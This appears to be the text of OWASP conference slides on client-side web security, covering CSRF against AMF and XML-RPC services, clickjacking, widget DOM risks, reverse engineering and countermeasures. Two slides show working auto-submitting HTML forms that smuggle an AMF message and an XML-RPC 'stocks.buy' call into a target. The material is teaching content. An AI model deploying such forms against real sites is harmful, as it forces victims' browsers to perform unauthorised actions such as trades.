## HTTP Resp.

```
HTTP/1.1 200 OK
Date: Sat, 17 Jul 2010 09:14:44 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 1135

{"id":3,"result":{"Products":{"columns":{"product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"},"rows":[{"3,"Doctor Zhivago","Drama / Romance","David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of view of the intellectual, introspective title character (Omar Sharif). As the political landscape changes, and the Czarist regime comes to an end, Dr. Zhivago's relationships reflect the political turmoil raging about him. Though he is married, the vagaries of war lead him to begin a love affair with the beautiful Lara (Julie Christie). But he cannot escape the machinations of a band of selfish and cruel characters: General Strelnikov (Tom Courtenay), a Bolshevik General; Komarovskiy (Rod Steiger), Lara's former lover; and Yevgraf (Alec Guinness), Zhivago's sinister half-brother. This epic, sweeping romance, told in flashback, captures the lushness of Moscow before the war and the violent social upheaval that followed. The film is based on the Pulitzer Prize-winning novel by Boris Pasternak.",10.99,"zhivago","zhivago.html"]}}}}
```



# AMF

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
  action="http://192.168.100.101:8080/samples/messagebroker/http" METHOD="POST">
  <input type="hidden" name='<amfx ver' value=""3"
  xmlns="http://www.macromedia.com/2005/amfx"><body><object
  type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>cl
  ientId</string><string>correlationId</string><string>destination</string><string>headers</s
  tring><string>messageId</string><string>operation</string><string>timestamp</string><stri
  ng>timeToLive</string></traits><object><traits/></object><null/><string/><string/><object
  ><traits><string>DSId</string><string>DSMessagingVersion</string></traits><string>nil</stri
  ng><int>1</int></object><string>68AFD7CE-BFE2-4881-E6FD-
  694A0148122B</string><int>5</int><int>0</int><int>0</int></object></body></amfx>'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```



# XML

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- <input type="hidden" name='<?xml version' value=""1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>26</double></value></param></params></methodCall'>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>



## Demos

---

- Simple trade demo – XML-RPC call CSRF.



## ClickJacking - Layers

---




## ClickJacking

- There are few popular ways in which attackers perpetrate this vulnerability
  - Using invisible elements such as iframes
  - Injecting malicious javascript (or any other client side scripting language)
  - Leveraging a bug in Adobe Flash Player (this method is now obsolete)



## Attack Anatomy



Actual intended content ....



# Attack Anatomy

**Send email to all users ?**

Yes No

Intended content ....

**Do you want a free iPad?**

No

Malicious content for clickjacking




# Attack Anatomy

**Send email to all users ?**  
**Do you want a free iPad?**

Yes No




When the two are super imposed ...  
("Send email to all users?" Will not be visible, it is shown here for clarity)



## Rich HTML Components


---



## Widgets

---

- Widgets/Gadgets/Modules – popular with Web 2.0 applications
- Small programs runs under browser
- JavaScript and HTML based components
- In some cases they share same DOM – Yes, same DOM
- It can cause a cross widget channels
- Exploitable ...



- ## DOM traps
- It is possible to access DOM events, variables, logic etc.
  - Sandbox is required at the architecture layer to protect cross widget access
  - Segregating DOM by iframe may help
  - Flash based widget is having its own issues as well
  - Code analysis of widgets before allowing them to load
- © 2013 OWASP 64 Security Solutions





## Demo

---

- Cross Widget Spying ★
- Using DOMScan to review Widget Architecture and Access Mechanism ★
- RSS Feed Hacking ★
- Mashup Hacks ★
- Cross Domain Callback Hacking ★



## Reverse engineering

---




## Reverse Engineering

- It is easy to reverse engineer the application
- If JavaScript then possible to profile or debug the script
- It shows interesting set of information
- Also, decompiling Flash and Silverlight may show cross DOM access
- It leads to possible vulnerabilities or exploitation scenario



## Layers in the client code





## Demos

---

- Analyzing JavaScript and accessing logic directly ★★
- Decompiling Flash and Silverlight ★




## Countermeasures

---

- Threat modeling from DOM perspective
- JavaScript – Static code analysis
- Source of information and dependencies analysis
- Proxy level of filtering for all Cross Domain Calls
- Content-Type checks and restrictions
- Securing the DOM calls

<http://shreeraj.blogspot.com>  
[shreeraj@blueinfy.com](mailto:shreeraj@blueinfy.com)  
<http://www.blueinfy.com>



## Conclusion and Questions